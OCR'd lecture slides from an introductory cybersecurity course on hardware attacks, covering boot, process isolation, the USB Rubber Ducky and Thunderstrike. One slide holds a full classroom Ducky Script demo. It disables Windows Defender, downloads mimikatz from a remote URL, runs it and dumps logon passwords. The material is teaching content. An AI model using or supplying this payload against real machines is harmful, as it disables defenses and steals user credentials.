2550 Intro to cybersecurity

L16: HW Attacks

abhi shelat

Recap

How does a computer boot?
We need to know to understand attacks.

What 2 hardware features support process isolation?

What security measures does process isolation enable?

Recap

How does a computer boot?
We need to know to understand attacks.

What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

Recap

How does a computer boot?
We need to know to understand attacks.

What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

Access control, Secure logging, anti-virus, firewalls, etc.

Where do abstractions fail?

Today we will discuss hardware attacks on computer systems that bypass these protections and lead to security failures.

The Usual interface


Esc
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
F11
F12
Power
Sleep
Wake Up
Tab
Caps Lock
Enter
Shift
Ctrl
Alt
Alt Gr
Insert
Home
Page Up
Delete
End
Page Down
PrtSc SysRq
Scroll Lock
Pause Break
Num Lock
Verbatim

Rubber Ducky attack

If the attacker could control your keyboard, they could install whatever they wanted. Key board access is usually a physical attack.

However, keyboards come in many shapes!

USB RUBBER DUCKY

$49.99

Imagine plugging in a seemingly innocent USB drive into a computer and installing backdoors, exfiltrating documents, or capturing credentials.

With a few well crafted keystrokes anything is possible. If only you had a few minutes, a photographic memory and perfect typing accuracy.

The USB Rubber Ducky injects keystrokes at superhuman speeds, violating the inherent trust computers have in humans by posing as a keyboard.

Inventing keystroke injection in 2010, the USB Rubber Ducky became the must-have pentest tool. With a covert design and simple "Ducky Script" language, this bad USB infiltrates systems and imaginations the world over.

USB RUBBER DUCKY DELUXE	HOTPLUG ATTACK COMBO KIT
$49.99	$199.99 (SAVE $20.00)

— 1 + ADD TO CART


In class demo

```
REM start an elevated powershell session
DELAY 1000
GUI r
DELAY 200
REM Start an elevated powershell instance which will disable Windows Defender.
STRING powershell start powershell -V runAs
ENTER
DELAY 1000
REM if you need administrator [left, enter and delay 1000]
LEFT
ENTER
DELAY 1000
ALT y

DELAY 1000
REM attempt to disable windows defender
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
STRING Set-MpPreference -ExclusionPath .\m.exe
ENTER
STRING $down = New-Object System.Net.WebClient; $url = 'https://github.com/cbrnrd/FunStuff/raw/master/mimikatz.exe'; $file = 'm.exe'; $down.DownloadFile($url,$file);
ENTER
STRING .\m.exe
ENTER
DELAY 1500
STRING sekurlsa::logonPasswords full
ENTER
```


Thunderstrike attack

https://trmm.net/Thunderstrike_31c3/



Images in next few slides taken from https://trmm.net/Thunderstrike_31c3/

System Model: how does a computer boot?



https://www.intel.com/content/www/us/en/intelligent-systems/intel-boot-loader-development-kit/minimal-intel-architecture-boot-loader-paper.html

MXIC

MACRONIX
INTERNATIONAL CO., LTD.

MX25L6406E

64M-BIT [x 1 / x 2] CMOS SERIAL FLASH


FEATURES


GENERAL


- Single Power Supply Operation
  - 2.7 to 3.6 volt for read, erase, and program operations
- Serial Peripheral Interface compatible -- Mode 0 and Mode 3
- 67,108,864 x 1 bit structure or 33,554,432 x 2 bits (Dual Output mode) structure
- 2048 Equal Sectors with 4K byte each
  - Any Sector can be erased individually
- 128 Equal Blocks with 64K byte each
  - Any Block can be erased individually
- Program Capability
  - Byte base
  - Page base (256 bytes)
- Latch-up protected to 100mA from -1V to Vcc +1V

PERFORMANCE

- High Performance
  - Fast access time: 86MHz serial clock
  - Serial clock of Dual Output mode : 80MHz
  - Fast program time: 1.4ms(typ.) and 5ms(max.)/page
  - Byte program time: 9us (typical)
  - Fast erase time: 60ms(typ.) /sector ; 0.7s(typ.) /block
- Low Power Consumption
  - Low active read current: 25mA(max.) at 86MHz
  - Low active programming current: 20mA (max.)
  - Low active erase current: 20mA (max.)
  - Low standby current: 50uA (max.)
  - Deep power-down mode 5uA (typical)
- Typical 100,000 erase/program cycles
- 20 years of data retention









